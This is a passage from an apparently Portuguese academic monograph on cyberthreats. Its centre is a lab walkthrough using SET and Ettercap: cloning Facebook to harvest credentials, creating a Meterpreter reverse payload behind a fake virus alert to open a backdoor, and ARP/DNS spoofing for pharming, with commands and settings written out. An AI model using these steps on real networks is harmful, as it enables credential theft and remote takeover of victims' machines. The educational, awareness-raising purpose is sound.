A ferramenta permite automatizar tarefas que vão desde o envio de falsos SMS, até a clonagem de qualquer página da internet e assim lançar um ataque a servidor de *phishing* em segundos.

A ferramenta foi desenvolvida em Python e projetada por David Kennedy, fundador da companhia TrustdSec. O projeto recebeu ajuda da comunidade e incorporou ataques nunca visto antes em uma Ferramenta de Exploração. A engenhosidade por trás do SET é o arquivo de configuração. A sua configuração padrão atende perfeitamente a maioria das pessoas.[161]

160 OLEJARZ, JM.**Por que é tão difícil acertar a segurança cibernética.** Publicado em 02/2006. Disponível em: <http://hbrbr.uol.com.br/porque-e-tao-dificil-acertar-a-seguranca-cibernetica/>. Último acesso em 06 de Fevereiro de 2017.

161 KENNEDY, David. **SET User Manual Made for SET 6.0**. Disponível em: <http://www.social-engineer.org>. Último acesso em 06 de Abril de 2017.

5.1.2 Ettercap

Ettercap é uma ferramenta livre e de código aberto para ataques *man-in-the-middle* em redes locais. Conforme ilustrado na figura 5.1.2.1, a ferramenta cria uma conexão paralela entre o alvo e o servidor Web.

A ferramenta é composta por muitos *plugins*, em particular o *dns_spoof que* permite ao atacante redirecionar o tráfego da web em sua rede local. Isso pode ser usado para envenenar o DNS cache e assim enganar os usuários a acessar sites maliciosos.



Figura 5.1.2.1: Cenário *men-in-the-middle*
Fonte: Mundo TI Brasil[162]

5.1.3 Kali Linux

Kali Linux é uma distribuição GNU/Linux baseada no Debian. É voltado principalmente para auditoria e segurança de computadores em geral. Ele contém centenas de ferramentas nativas para testes penetração, força bruta, forense entre outras. Hoje é um dos sistemas mais utilizado por hackers, *pentesters*, analistas e auditores de segurança da informação.[163]

162 MARTINEZ, Erick. **DNS Spoofing- Ettercap**. Disponível em: <https://www.mundotibrasil.com.br/dns-spoofing-ettercap/>. Último acesso em 12 de Abril de 2017.

163 FRAGA, Bruno.**Você sabe o que é o Kali Linux?** Publicado em 11/2016. Disponível em: <http://tecnicasdeinvasao.com/linux/kali-linux/voce-sabe-o-que-e-o-kali-linux//>. Último acesso em 06 de Abril de 2017.

5.2 Experimento

Este experimento simula um típico ataque de *phishing* em rede local. Nesta simulação, a vítima acessará a uma página clonada do Facebook que captura por POST os dados informados. Como complemento de ataque, será exibido um alerta falso de vírus para persuadir a vítima a baixar um *payload* que instala um *backdoor* no equipamento da vítima.

O ataque será em 3 etapas:

- **Etapa 1:** Ataque *phishing* para roubar credenciais*;*
  - Composto pelos Passos 01 ao 06;
- **Etapa 2:** Ataque *phishing* para instalar *backdoor;*
  - Composto pelos Passos 07 ao 11
- **Etapa 3:** Ataque *Pharming* para roubar credencias e instalar *backdoor*;
  - Composto pelos Passos 12 em diante

5.2.1 Primeiros passos Preparar o Ambiente

Conforme a figura 5.2.1.1, o cenário será duas máquinas virtuais, sendo uma rodando Kali Linux e outra rodando Windows 7. Neste trabalho a opção foi a imagem pronta dos sistemas operacionais, disponíveis em:

- **Kali Linux:** Disponível em http://www.osboxes.org/
- **Windows 7:** Disponível em https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/

Figura 5.2.1.1: Ambiente de simulação

Requisitos:

- Todas máquinas na mesma rede local.
- O DNS será o *gateway*

5.1.3 Atacante: Clonar o site alvo

Foi utilizado a ferramenta *setoolkit* para clonar uma página para capturar por POST os dados que a vítima.

Passo 01: Ativar servidor apache

Abra uma janela de terminal, Kali Linux, e ative o apache.

```
# service apache2 start
```

Passo 02: Abra a ferramenta *Social Engineering Toolkit*

Ainda no terminal do Kali Linux, abra o SET.

```
# setoolkit
```

Obs: Se for a primeira vez rodando SET, é necessário aceitar os termos de serviço, por responder “yes” (y):

Uma vez aceito, conforme a figura 5.3.1.1, é apresentado o menu do SET, contendo as seguintes opções:



Figura 5.3.1.1: Menu SET

Passo 03:

Agora nessa ordem:

#Selecionar a opção 1 "Social-Engineering Attacks"
#Selecionar a opção 2 "Website Attack Vectors"
#Selecionar a opção 3 "Credential Harvester Attack Method"
#Selecionar a opção 2 "Site Cloner"

Passo 04: Clonagem do site

Neste passo informe o IP do Kali, e em seguida indique o site que será clonado, neste experimento Facebook foi escolhido.

#set:webattack>IP address for the POST back in Harvester/Tabnabbing: 10.0.2.6
#set:webattack> Enter the url to clone: www.facebook.com

A página clonada estará armazenada em /var/www/html. O próximo passo é verificar se a clonagem foi um sucesso.

Ao acessar o endereço 10.0.2.6, conforme a figura, é visualizado a página falsa do Facebook.



Figura 5.3.1.2: Página Clonada

Passo 05: Ataque roubo de credenciais por *Phishing.*

Vá até a máquina Windows e abra o link malicioso, digitando o IP da estação Kali, neste caso digite na barra de endereço do navegador.

```
#10.0.2.6
```

Obs: Para atrair a atenção dos usuários, os golpistas apresentam diferentes tópicos e temas, normalmente exploram assuntos em destaque no momento. Agora é compartilhar o link e aguardar que o alvo caia no golpe.

Passo 06: Visualizar credenciais capturada:

O SET cria um arquivo chamado “harvester_ano_dia_mes hora.txt” no diretório do Apache. Par a visualizar, abra o terminal e digite:

```
# cd /var/www/html
# ls
# cat harvester_2017-03-31 19:46:27.293149.txt
```

As credenciais de acesso encontram-se nos campos [e-mail] e [pass], conforme a figura.



Figura 5.3.1.3: Senha capturada

Passo 07: Criar *Payload* para *backdoor*

Agora nessa ordem:

#Selecionar a opção 1 "Social-Engineering Attacks"

#Selecionar a opção 4 "Create a Payload and Listerner"

#Selecionar a opção 8 "Windows Meterpreter Reverse DNS"

#set:payloads>IP address for the payload listerner (LHOST): 10.0.2.6

#set:payloads> Enter the PORT to reverse listernet (LPORT): 8061

#Payload has been exported to the default SET directory located under: /root/.set/payload.exe

#Do you want to start the payload and listener now? (yes/no): yes

Após executado os comandos, será exibido uma tela similar a figura 5.3.1.4.



Figura 5.3.1.4: Página Clonada

Passo 08: Copie o *payload*

Abra uma nova janela de terminal, Kali Linux, e copie o *payload* em:

```
# cd /root/.set/
# ls -lh
```

O importante é persuadir a vítima a executar o *payload.*

Nesta simulação, o arquivo foi salvo na pasta do apache, e vinculado num link de um falso alerta de vírus.

Conforme a figura 5.3.1.5, quando a página clonada é aberta, um *pop-up* surge simulando um alerta de vírus, deste modo persuadi a vítima a executar o *malware*



Figura 5.3.1.5: Falso alerta de vírus

Passo 09: Execute o *payload*

Vá até a máquina Windows e execute o *payload*.

Obs: Após a vítima executar o *payload*, a conexão *backdoor* é estabelecida.

Figura 5.3.1.6: *Payload*

Passo 10: Verifique se a sessão foi ativa

Volte a máquina Kali e verifique se a conexão foi estabelecida. Conforme a figura 5.3.1.7

```
# session -l
```

Figura 5.3.1.7: Sessão ativa

Passo 11: Conectar à sessão

Para conectar ao *backdoor* digite:

```
# session -i 1
```

Para confirmar que o *backdoor* funcionou digite:

```
# sysinfo
#pwd
```

Figura 5.3.1.8: *Backdoor*

Conforme a figura 5.3.1.8, a conexão *backdoor* foi estabelecido com sucesso.

Passo 12: Editar arquivo de redirecionamento de IP

Etter.dns é o arquivo que a ferramenta ettercap usará para redirecionar os domínios para os respectivos IPś que desejamos.

Insira as linhas e salve o arquivo etter.dns para adicionar o novo destino da url www.facebook.com

```
# FACEBOOK
www.facebook.com A 10.0.2.6
www.facebook.com PTR 10.0.2.6
```

Dependendo da versão do Kali Linux, o arquivo encontra em:

- /usr/share/ettercap/etter.dns ou
- /etc/ettercap/etter.dns

Passo 13: Executar o *plugin dns spoof* do ettercap

Abra uma janela de terminal, Kali Linux, e ative o ettercap.

```
# ettercap -T -q -M arp -i eth0 -P dns_spoof //
```

Breve explicação:[164]

- **ettercap:** Comando da ferramenta utilizada.
- **-T:** Utiliza modo texto.
- **-q:** Seta o modo silencioso.
- **-M arp:** Tipo de redirecionamento.
- **-i eth0:** Interface de rede.
- **-P dns_spoof:** Plugin utilizado para o ataque.
- **//:** Seleciona toda rede.

164 MARTINEZ, Erick. **DNS Spoofing- Ettercap**. Disponível em: <https://www.mundotibrasil.com.br/dns-spoofing-ettercap/>. Último acesso em 12 de Abril de 2017.



Figura 5.3.1.9: *DnsSpoof* em execução

Passo 14: Envenenamento de cache DNS via arp

Vá até a máquina Windows, abra o navegador Internet Explorer e na barra de endereço digite:

#www.facebook.com

Será aberto a página falsa do Facebook, conforme a figura 5.3.1.10 abaixo:



Figura 5.3.1.10: *Pharming*

Ao digitar as credenciais, a página será direcionada para a verdadeira página do facebook com o falso alerta de vírus, conforme ilustrado na figura 5.3.1.11.

Figura 5.3.1.11: Página verdadeira com falso alerta de vírus

5.1.4 Conclusão do Experimento

Nesta simulação, foi explorado ferramentas do Kali Linux, o “SET” e o “ETTERCAP”, ferramentas com interface orientada à menu que torna muito fácil gerir ferramentas que podem ser usadas para enganar a vítima.

Como conclusão deste experimento, percebe-se que com muito pouco conhecimento técnico é possível executar um ataque que instale *malware* e pesque credenciais de acesso de usuários desatentos.

CAPITULO 6: CONCLUSÃO

O objetivo do trabalho é prover um mapeamento qualitativo dos modelos de ciberameças e suas vertentes, com maior ênfase em crime cibernético.

Mapeou-se as principais ameaças cibernéticas (Cibercrimes, Hacktivismo, Ciberespionagem, Ciberguerra e Ciberterrorismo), conceitos estes que se misturam por uma questão ideológica ou porque as ferramentas são similares. O mesmo DDoS utilizado como forma de protesto para derrubar o serviço de uma entidade pode ser utilizado no cibercrime como forma de extorsão, ou na ciberguerra/ciberterrorismo para bloquear a comunicação de um país, distinguindo-se nas motivações e intenções.

Em uma ciberguerra ou em uma articulação terrorista, torna-se oportuno utilizar hacktivistas como massa de manobra, ou mesmo comprar um *exploit-Zero-Day* do Crime S.A, para espionar segredos industriais ou de estado.

Depreende-se da pesquisa que muitas ferramentas de ciberataques dispensam sofisticados conhecimentos técnicos para manuseá-las. Outrossim, há grupos que participam do modelo de negócio "*Crime-as-Service*", no qual se pode contratar ataques DDoS, serviços de clonagem de páginas web, *payload*, propagação de *malwares*, entre outros.

Figura 6.1: Diagrama de Venn: Ciberameaças

Constata-se que na era da informação é imprescindível que todos os gestores e colaboradores adotem uma cultura de segurança, pois ferramentas de segurança, por si só, não são capazes de oferecer uma total segurança, já que todos estão vulneráveis. Erros ocorrem no cotidiano e, conforme diz o ditado popular: “Errar é humano”. Entretanto, os erros podem ter um potencial devastador para os negócios.

É claro que existem diversos fatores culturais envolvidos, contudo, de certa forma, a cultura de segurança já faz parte do cotidiano, como por exemplo:

- Antes de sair de casa, verificar se as portas e janelas estão fechadas;
- Não deixar estranhos entrar em casa;
- Evitar estacionar o veículo em lugares isolados e mal iluminados;
- Não entrar na piscina quando estiver trovejando;
- Olhar para os dois lados antes de atravessar a rua;
- E assim por diante…

Em analogia, é fundamental transpor estes hábitos para outros ambientes. E, independentemente do meio abordado, seja telefone, e-mail, redes sociais, etc, é

fundamental ter bom senso na hora de clicar em links de mensagens ou instalar um aplicativo de origem suspeita. Ademais, deve-se adquirir o hábito de confirmar a autenticidade de um telefonema ou mensagem.

Os riscos são altos e, se não se educar os utilizadores a respeito da importância da segurança, estes não serão minimizados.

Ante o exposto, conclui-se que a segurança não é um produto que se pode comprar de prateleira, e sim um processo. Para que este atinja resultados satisfatórios, a estratégia de segurança deve incluir o fator humano no Processo de Gerenciamento de Vulnerabilidades.

REFERÊNCIAS BIBLIOGRÁFICAS

LIVROS:

Alves, Sergio. **Dicionário de Tecnologia Educacional: Terminologia básica apoiada por micromapas** / Sérgio Alves. -- São Paulo: PerSe, 2011

ASSUNÇÂO, Marco Flávio Araújo. **Segredo do Hacker Éticos.** 2. ed. Florianópolis: Visual Books, 2008. p. 245.

FERREIRA, Ivette Senise. **A criminalidade Informática.** In: LUCCS, Newton; SIMÃO FILHO, Adalberto (Coord.) Direito & Internet: Aspectos Jurídicos relevantes. 2. ed. São Paulo: Quartier Latin. 2005.

FONTES, Edison. **Políticas e Normas Para a Segurança da Informação.** -- Rio de Janeiro: Brasport, 2012.

GOODMAN, Marc. **Future crimes: tudo está conectado, todos somos vulneráveis e o que podemos fazer sobre isso.** Trad. Gerson Yamagami. São Paulo: HSM Editora, 2015.

LÉVY, Pierre; **Cibercultura**. Tradução de Carlos Irineu da Costa. - São Paulo: Ed. 34, 1999. 264p.

QUEIROZ, Rodrigo Sousa. **Crimes Cibernéticos e Inteligencia. Caderno de Estudo e Pesquisa.** Editado pela Faculdade Unleya. 2015. Disponível em <https://www.passeidireto.com/arquivo/5158208/crimes-ciberne_ticos-e-inteligencia>

MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação.** São Paulo: Makron, 2003.

STALLINGS, William. **Criptografia e Segurança de Redes: Princípios e Práticas.** 6º Edição. Editora. PEARSON - UNIVERSITARIOS/ KOTLER; 2015.

ULRICH, Fernando. **BitCoin: A moeda na era digital** -- São Paulo: Instituto Ludwing von Mises Brasil, 2014. 1ª Edição. 100p. Disponível em: http://fasam.edu.br/wp-content/uploads/2016/06/Bitcoin-A-Moeda-na-Era-Digital.pdf. Último acesso em 26 de Novembro de 2016.

Teses, Dissertações e Monografias:

ABREU, Giovanna; NICOLAU, Marcos. **A estética do anonimato na Deep Web: a metáfora das máscaras e do homem invisível aplicada ao "submundo" da internet.** Artigo apresentado no Eixo Imaginário Tecnológico e Subjetividade, do VII Simpósio Nacional da Associação Brasileira de Pesquisadores em Cibercultura, ABCiber/Curitiba - novembro de 2013. Disponível em: http://periodicos.ufpb.br/ojs/index.php/cm/article/view/19746/10908. Último acesso em 26 de Novembro de 2016.

ALCÂNTARA, Lívia Moreira. **Ciberativismo: mapeando discussões.** Trabalho apresentado no 37o Encontro Anual da ANPOCS. SPG01 Tecnologia, inovação e ciberativismo. Disponível em: <http://revistas.pucsp.br/index.php/aurora/article/viewFile/22474/18888>. Último acesso em 26 de setembro de 2016.

ALVES, Cássio Bastos. **SEGURANÇA DA INFORMAÇÃO VS. ENGENHARIA SOCIAL Como se proteger para não ser mais uma vítima.** 2010. 64f. Monografia (Bacharelado em Sistema da Informação) – Centro Universitário do Distrito Federal. Disponível em: http://www.administradores.com.br/_assets/modules/academicos/academico_3641.pdf>. Último acesso em 16 de Fevereiro de 2017.

AMARAL, Sandra Nuria Basto Perez. **O Papel dos Serviços de Informações no Combate do Ciberterrorismo.** 2014. 128f. Dissertação (Mestrado Guerra da Informação) - Instituto Superior de Ciências Policiais e Segurança Interna. Lisboa Portugal. 2014. Disponível em: <https://comum.rcaap.pt/bitstream/10400.26/8749/1/o%20papel%20dos%20servi %C3%A7os%20de%20informa%C3%A7%C3%B5es%20no%20combate%20ao %20ciberterrorismo%20O%20caso%20Portugu%C3%AAs%20..pdf >Último acesso em 26 de Agosto de 2016.

ARCOVERDE, Henrique Ferraz. ***Malwares* Brasileiros: técnicas, alvos e tendências.** 2013. 80f. Dissertação (Mestrado em Ciências da Computação) - Universidade Federal de Pernambuco. Recife. 2013. Disponível em: <http://repositorio.ufpe.br:8080/handle/123456789/11832?show=full> . Último acesso em 26 de Agosto de 2016.

AZEVEDO, Ryan Ribeiro. CoreSec: **Uma Ontologia para o Domínio de Segurança da Informação.** 2008. 137f. Dissertação de Mestrado– Universidade Federal de Pernambuco. Recife. 2008. Disponível em: http://repositorio.ufpe.br/bitstream/handle/123456789/2120/arquivo1991_1.pdf?sequence=1&isAllowed=y. Último acesso em 26 de Dezembro de 2016.

BARROS, Laura Santos. **O Hacktivismo nas Manifestações de Junho de 2013 no Brasil**. 2015. 15f. Trabalho apresentado no GP Cibercultura do XV Encontro dos Grupos de Pesquisa em Comunicação, evento componente do XXXVIII Congresso Brasileiro de Ciências da Comunicação - Intercom – Sociedade Brasileira de Estudos Interdisciplinares da Comunicação. Rio de Janeiro. 2015. Disponível em <http://portalintercom.org.br/anais/nacional2015/resumos/R10-1341-1.pdf>. Último acesso em 26 de setembro de 2016.

BERWANGER, Tiago. **O DISCURSO DE SECURITIZAÇÃO DA CIBERNÉTICA NOS ESTADOS UNIDOS DA AMÉRICA NO PERÍODO ENTRE 2007 E 2015.** 2015. 77f. Monografia (Bacharelado em Relações Internacionais) – Universidade Federal de Santa Catarina. Florianópolis. 2015. Disponível em https://repositorio.ufsc.br/handle/123456789/158305. Último acesso em 06 de Novembro de 2016.

DARE, Fernanda Aparecida. MIRANDA, Paulo Fernando Portezan. DIONISIO, Silvio Dadario. **Cibercrimes: Mecanismos de Combate.** 2011. 72f. Monografia (Especialização em Gestão em Tecnologia de Segurança da Informação) - Faculdade Impacta de Tecnologia. São Paulo. 2011. Disponível em <http://semanaacademica.org.br/monografia/cibercrimes-mecanismos-de-combate>. Último acesso em 16 de Maio de 2016.

DOMINGUES, Elisabete Júlio. **Os Ciberataques como um Novo Desafio para a Segurança: o Hacktivismo.** 2015. 148f. Dissertação (Mestrado Integrado em Ciências da Policiais) - Instituto Superior de Ciências Policiais e Segurança Interna. Lisboa Portugal. 2015. Disponível em: <https://comum.rcaap.pt/bitstream/10400.26/10203/1/Disserta%C3%A7%C3%A3o%20de%20mestrado%20Final%20Elisabete%20Domingues.pdf>. Último acesso em 26 de Agosto de 2016.

MARTINS, Thiago de Souza. **Crimes Cibernéticos e a Impunidade Legal.** 2012. 41f. Monografia (Bacharelado em Sistemas de Informação) – Universidade Estadual de Goiás. Anápolis. 2012. Disponível em: http://www.unucet.ueg.br/biblioteca/arquivos/monografias/01-TC_ -_THIAGO_DE_SOUZA_MARTINS.pdf.. Último Acesso em 16 de Agosto de 2016.

